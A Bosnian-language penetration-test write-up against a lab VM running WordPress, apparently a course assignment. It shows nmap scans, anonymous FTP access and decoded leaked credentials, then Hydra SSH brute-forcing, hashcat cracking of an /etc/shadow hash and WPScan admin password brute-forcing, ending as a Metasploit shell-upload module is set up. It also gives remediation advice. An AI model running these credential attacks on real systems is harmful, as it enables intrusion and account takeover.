

Kucam prvo komandu ifconfig na svom kali linux-u

```
amk011@kali: ~  
File Actions Edit View Help  
(amk011@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.113.130 netmask 255.255.255.0 broadcast 192.168.113.255  
    ether 00:0c:29:6d:59:67 txqueuelen 1000 (Ethernet)  
    RX packets 113 bytes 7430 (7.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 29 bytes 2424 (2.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

I kali linux ce pokazati ip adresu racunara na kojem radim i netmask koji govori da smo u klasi C subnetu tj. /24

Tako da cemo koristiti nmap komandu da skeniramo sve ip adrese na ovom subnetu i probati uraditi host detekciju

```
(amk011@kali)-[~]  
$ nmap -sP 192.168.113.0/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-28 17:37 CET  
Nmap scan report for 192.168.113.2 (192.168.113.2)  
Host is up (0.0013s latency).  
Nmap scan report for 192.168.113.130 (192.168.113.130)  
Host is up (0.00027s latency).  
Nmap scan report for 192.168.113.131 (192.168.113.131)  
Host is up (0.0036s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.10 seconds
```

Rezultat nam vraća 3 adrese

Prvu adresu kad poredimo sa nasom zaključujemo da je to defaultna gateway adresa

Druga adresa je nasa

Treća je adresa poslije naše i nju ćemo skenirati

Radimo nmap SYN stealth scan sa sudo jer nam trebaju root privilegije

```
(amk011@kali)-[~]  
$ sudo nmap -sS 192.168.113.131  
  
We trust you have received the usual lecture from the local System  
Administrator. It usually boils down to these three things:  
  
#1) Respect the privacy of others.  
#2) Think before you type.  
#3) With great power comes great responsibility.  
  
[sudo] password for amk011:  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-28 18:06 CET  
Nmap scan report for 192.168.113.131 (192.168.113.131)  
Host is up (0.00019s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 00:0C:29:2F:C7:BE (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Vidimo da imamo tri otvorena porta 21, 22 i 80 (ftp, ssh, http)

Radimo servisnu enumeraciju na otvorene portove

```

(ank011@kali)-[~]
$ sudo nmap -A 192.168.113.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-28 18:29 CET
Nmap scan report for 192.168.113.131 (192.168.113.131)
Host is up (0.00043s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 ftp      ftp      57 Jan 26 13:06 infosec
|_ -rw-r--r--  1 ftp      ftp      170 Feb 27 2020 welcome.msg
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 60:39:da:e5:3c:60:13:b9:bf:ce:d4:c9:e8:46:99:6e (RSA)
|   256 ba:76:fs:4f:1e:cf:62:aa:3b:fd:fc:84:e8:3d:97:7d (ECDSA)
|_  256 28:5f:72:f3:a9:34:b4:6d:2f:b6:74:f3:eb:68:6c:25 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-generator: WordPress 5.9
|_ http-title: Faculty of Information Technologies (FIT) &#8211; Information .
..
MAC Address: 00:0C:29:2F:C7:BE (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.43 ms 192.168.113.131 (192.168.113.131)

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.84 seconds

```

Za port 21 radi se o ProFTP daemonu

Za port 22 imamo OpenSSH 8.2p1 Ubuntu

Za port 80 vidimo da se radi o Apache http daemonu 2.4.41 Ubuntu (2.4.52 latest verzija)

Vidimo da file transport protokol omogućava anonymous login i ne koristi enkripciju. Preporučujemo korištenje FTPS sa enkripcijom ili SFTP.

Uradio sam i UDP skeniranje

Pa smo našli jedan port 68 open | filtered dhcpd servis koji služi za dinamično alociranje ip adresa prilikom bootanja

Preporučujemo korištenje jaceg firewalla koji će kontrolirati portove i njihovu vidljivost i korištenje PORTSPOOF alata za dodatnu zaštitu servisa.

```
(amk011@kali)-[~]
$ sudo nmap -sU 192.168.113.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-28 18:25 CET
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 1.73% done; ETC: 18:27 (0:01:53 remaining)
Stats: 0:06:45 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 39.19% done; ETC: 18:42 (0:10:30 remaining)
Stats: 0:17:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 97.59% done; ETC: 18:42 (0:00:25 remaining)
Nmap scan report for 192.168.113.131 (192.168.113.131)
Host is up (0.00051s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
MAC Address: 00:0C:29:2F:C7:BE (VMware)


Nmap done: 1 IP address (1 host up) scanned in 1088.36 seconds
```

Vidimo da je Anonymous ftp login allowed pa cemo pristupiti ftp-u i sacuvati fajlove koji su prikazani

```
(amk011@kali)-[~]
$ ftp 192.168.113.131
Connected to 192.168.113.131.
220 ProFTPD Server (Debian) [::ffff:192.168.113.131]
Name (192.168.113.131:amk011): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.113.130 !
230-
230-The local time is: Fri Jan 28 18:42:56 2022
230-
230-This is an experimental FTP server.  If you have any unusual problems,
230-please report them via e-mail to <root@f-vm-22-1>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Pomocu komande mget skinuli smo fajlove u defaultni folder tj u ovom slucaju /home


Prvi fajl je samo ova welcome poruka ali u drugom fajlu imamo korisnih informacija



```
1 | username:base64
2 |
3 | fitinfosec:ZGVzdGluYWNPamFzaWd1cm5vc3Q=
4 |
```

Imamo hint da je usernam fitinfosec a pass u enkodiranom formatu

Na jednostavan nacin mozemo da dekodiramo poruku i dobijamo pasvord za usera



```
(amk011@kali)-[~]
$ echo "ZGVzdGluYWNPamFzaWd1cm5vc3Q=" | base64 --decode
destinacijasigurnost
```

Logiramo se sa tim podacima

```
(amk011@kali)-[~]
└─$ ssh fitinfosec@192.168.113.131
fitinfosec@192.168.113.131's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 28 Jan 2022 11:47:43 PM UTC

System load:  0.35               Processes:           234
Usage of /:   28.8% of 18.57GB   Users logged in:    0
Memory usage: 43%               IPv4 address for ens33: 192.168.113.131
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

37 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Fri Jan 28 19:10:02 2022 from 192.168.113.130
fitinfosec@f-vm-22-1:~$
```

Prolaskom kroz direktorije dolazimo u etc i komandom cat ispisujemo ostale usere iz filea passwd

```
fitinfosec@f-vm-22-1:/etc
File Actions Edit View Help
amk01...li: ~ x amk01...li: ~ x amk01...li: ~ x fitinfosec@...-22-1:/etc x

n
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
infosec:x:1000:1000:Information Security:/home/infosec:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
storage:x:1001:1001:Information Security,,,:/home/storage:/bin/bash
proftpd:x:114:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:115:65534::/srv/ftp:/usr/sbin/nologin
fit:x:1002:1002:Information Security at FIT,,,:/home/fit:/bin/bash
fitinfosec:x:1003:1003:FIT,,,:/home/fitinfosec:/bin/bash
fitinfosec@f-vm-22-1:/etc$ cat passwd | grep bash
root:x:0:0:root:/root:/bin/bash
infosec:x:1000:1000:Information Security:/home/infosec:/bin/bash
storage:x:1001:1001:Information Security,,,:/home/storage:/bin/bash
fit:x:1002:1002:Information Security at FIT,,,:/home/fit:/bin/bash
fitinfosec:x:1003:1003:FIT,,,:/home/fitinfosec:/bin/bash
fitinfosec@f-vm-22-1:/etc$
```

Koristio sam brute force sa hydrom i hashcatom pronasao jos 2 password-a za 2 usera

Za username fit password je letmein

```

(amk011@kali)-[~]
$ hydra -l fit -P /usr/share/wordlists/dirb/big.txt 192.168.113.131 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-28 21:20:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20469 login tries (l:1/p:20469), ~12
80 tries per task
[DATA] attacking ssh://192.168.113.131:22/
[STATUS] 151.00 tries/min, 151 tries in 00:01h, 20321 to do in 02:15h, 16 active
[STATUS] 113.00 tries/min, 339 tries in 00:03h, 20133 to do in 02:59h, 16 active
[STATUS] 113.57 tries/min, 795 tries in 00:07h, 19686 to do in 02:54h, 16 active
[STATUS] 108.47 tries/min, 1627 tries in 00:15h, 18854 to do in 02:54h, 16 active
[STATUS] 106.26 tries/min, 3294 tries in 00:31h, 17187 to do in 02:42h, 16 active
[STATUS] 105.04 tries/min, 4937 tries in 00:47h, 15544 to do in 02:28h, 16 active
[STATUS] 104.92 tries/min, 6610 tries in 01:03h, 13871 to do in 02:13h, 16 active
[STATUS] 104.77 tries/min, 8277 tries in 01:19h, 12204 to do in 01:57h, 16 active

[STATUS] 104.67 tries/min, 9944 tries in 01:35h, 10537 to do in 01:41h, 16 active
[22][ssh] host: 192.168.113.131 login: fit password: letmein
1 of 1 target successfully completed, 1 valid password found

```

A za storage password je trex, tu sam koristio hashcat, etc/shadow nasao hash vrijednost usera

```

(amk011@kali)-[~]
$ hashcat -m 1800 -a 0 '$6$p/nL0KqWfn5JGv6h$QG0heHaSWhix5p7K2uz56LZhxfj5uLe
UpjuqHLEBeL/WELL3TgN2zQfLYJijbWFOWs6taPJechF/t9QASYXhB.' /usr/share/wordlists
/dirbuster/directory-list-2.3-medium.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 9.0.1, SLEE
F, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====

* Device #1: pthread-Intel(R) Core(TM) i3-6006U CPU @ 2.00GHz, 2859/2923 MB (
1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

```


JijbWFOWs6taPJechF/t9QASYXhB.:trex


Session.....: hashcat
Status.....: Cracked
Hash.Name.....: sha512crypt \$6\$, SHA512 (Unix)
Hash.Target.....: \$6\$p/nL0KqWfn5JGv6h\$QGOheHaSWhix5p7K2uz56lZhxfj5uLe ... SYXh
B.
Time.Started.....: Sat Jan 29 03:03:21 2022 (32 secs)
Time.Estimated...: Sat Jan 29 03:03:53 2022 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/dirbuster/directory-list-2.3-me
dium.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 328 H/s (9.08ms) @ Accel:8 Loops:1024 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 10432/220560 (4.73%)
Rejected.....: 0/10432 (0.00%)
Restore.Point....: 10416/220560 (4.72%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidates.#1....: trex → 25711

Started: Sat Jan 29 03:01:32 2022

Stopped: Sat Jan 29 03:03:55 2022


(amk011@kali)-[~]
\$

Otvaramo web stranicu koja je na portu 80 preporučujemo korištenje HTTPS(TLS enkripcija) jer kod HTTP protokola svi nešifrovani podaci se mogu interceptirati



Na stranici vidimo post od admina

Pokrećemo wordpress sken za admina



Pronalazimo passwrod dinosaurs

```
amk011@kali: ~ × amk011@kali: ~ × View image
Trying admin / sonyericsson_themes Time: 00:23:03 ◇ (44670 / 220560) 20.25% ETA: 01:30
Trying admin / monophonic_ringtones Time: 00:23:03 ◇ (44682 / 220560) 20.25% ETA: 01:3
Trying admin / kidsnews_archived Time: 00:23:04 ◇ (44690 / 220560) 20.26% ETA: 01:30:4
Trying admin / technica_archived Time: 00:23:04 ◇ (44705 / 220560) 20.26% ETA: 01:30:4
Trying admin / tiki-survey_stats Time: 00:23:05 ◇ (44730 / 220560) 20.28% ETA: 01:30:4
[SUCCESS] - admin / dinosaurs
Trying admin / showcategories Time: 00:23:07 < > (44835 / 265395) 16.89% ETA: ??:?:??

[!] Valid Combinations Found:
| Username: admin, Password: dinosaurs

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan
.com/register

[+] Finished: Fri Jan 28 19:50:01 2022
[+] Requests Done: 45023
[+] Cached Requests: 7
[+] Data Sent: 23.214 MB
[+] Data Received: 44.465 MB
[+] Memory used: 227.68 MB
[+] Elapsed time: 00:23:35
```

Pokrenuo sam dirBuster u gui i nasao par zanimljivih fajlova

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.113.131:80/

Scan Information \ Results - List View: Dirs: 376 Files: 432 \ Results - Tree View \ Errors: 0 \

Type	Found	Response	Size
File	/index.php	301	223
Dir	/	200	24821
Dir	/rss/	301	326
Dir	/login/	302	383
Dir	/2022/	200	246
Dir	/icons/	403	450
Dir	/info/	200	1124
Dir	/2022/01/	200	246
File	/login/index.php	301	322
File	/rss/index.php	301	320
File	/2022/01/index.php	301	324
File	/2022/index.php	301	321
Dir	/login/rss/	301	332
File	/info/info.php	200	179

Current speed: 37 requests/sec (Select and right click for more options)

Average speed: (T) 40, (C) 40 requests/sec

Parse Queue Size: 0

Total Requests: 25351/166293413

Current number of running threads: 10

Time To Finish: 48 Days

Back Pause Stop Report

Starting dir/file list based brute forcing /login/rss/rss/rss/rss/products.php

Takode sam pokrenuo i gobuster

```
(amk011@kali)-[~]
$ gobuster dir -u http://192.168.113.131 -w /usr/share/wordlists/dirbuster/
directory-list-2.3-medium.txt
```

Ubrzo dobijam


```
amk011@kali: ~  
File Actions Edit View Help  
amk011@kali: ~ x amk011@kali: ~ x amk011@kali: ~ x  
Progress: 669 / 220561 (0.30%)  
Progress: 680 / 220561 (0.31%)  
Progress: 691 / 220561 (0.31%)  
Progress: 703 / 220561 (0.32%)  
Progress: 714 / 220561 (0.32%)  
Progress: 726 / 220561 (0.33%)  
Progress: 740 / 220561 (0.34%)  
Progress: 750 / 220561 (0.34%)  
Progress: 759 / 220561 (0.34%)  
Progress: 769 / 220561 (0.35%)  
Progress: 780 / 220561 (0.35%)  
/wp-includes (Status: 301) [Size: 324] [→ http://192.168.113.131/w  
p-includes/]  
Progress: 792 / 220561 (0.36%)  
Progress: 802 / 220561 (0.36%)  
Progress: 813 / 220561 (0.37%)  
Progress: 824 / 220561 (0.37%)  
Progress: 835 / 220561 (0.38%)  
Progress: 848 / 220561 (0.38%)  
Progress: 859 / 220561 (0.39%)  
Progress: 870 / 220561 (0.39%)  
Progress: 881 / 220561 (0.40%)  
Progress: 895 / 220561 (0.41%)  
Progress: 905 / 220561 (0.41%)  
Progress: 915 / 220561 (0.41%)
```

Index of /wp-includes

192.168.113.131/wp-includes/ 67%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2022-01-06 19:13	-	
IXR/	2022-01-06 19:13	-	
PHPMailer/	2022-01-06 19:13	-	
Requests/	2022-01-06 19:13	-	
SimplePie/	2022-01-06 19:13	-	
Text/	2022-01-06 19:13	-	
admin-bar.php	2022-01-25 20:58	33K	
assets/	2022-01-06 19:13	-	
atomlib.php	2020-10-17 15:45	12K	
author-template.php	2021-06-21 06:06	17K	
block-editor.php	2022-01-25 20:58	18K	
block-i18n.json	2022-01-25 20:58	316	
block-patterns.php	2022-01-25 20:58	4.2K	
block-patterns/	2022-01-06 19:13	-	
block-supports/	2022-01-25 20:58	-	
block-template-utils.php	2022-01-25 20:58	30K	
block-template.php	2022-01-25 20:58	10K	
blocks.php	2022-01-25 20:58	42K	
blocks/	2022-01-25 20:58	-	
bookmark-template.php	2022-01-25 20:58	13K	
bookmark.php	2021-05-20 00:04	15K	


Activate W
Go to Settings

Slabost

Fajlovi kao /wp-includes i /info/info.php ne bi trebali biti vidljivi.

Na /wp-login.php

Logiram se sa podacima pronadenim



Pronalazim draf sa hintom

Shell users

Shell users are key to establish connectivity to certain remote (or local) systems. One of the protocols commonly used to establish connection to remote systems is SSH. It stands for Secure Shell.

In case that your system is configured with username "storage" you could attempt to log in with following command:

```
ssh storage@<ip address or your server>
```

Also, you could use:

```
ssh -l storage@<ip address of your server>
```

Pokrecem metasploit(msfconsole) i preko searcha trazim exploit za wp admina shell

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):
```

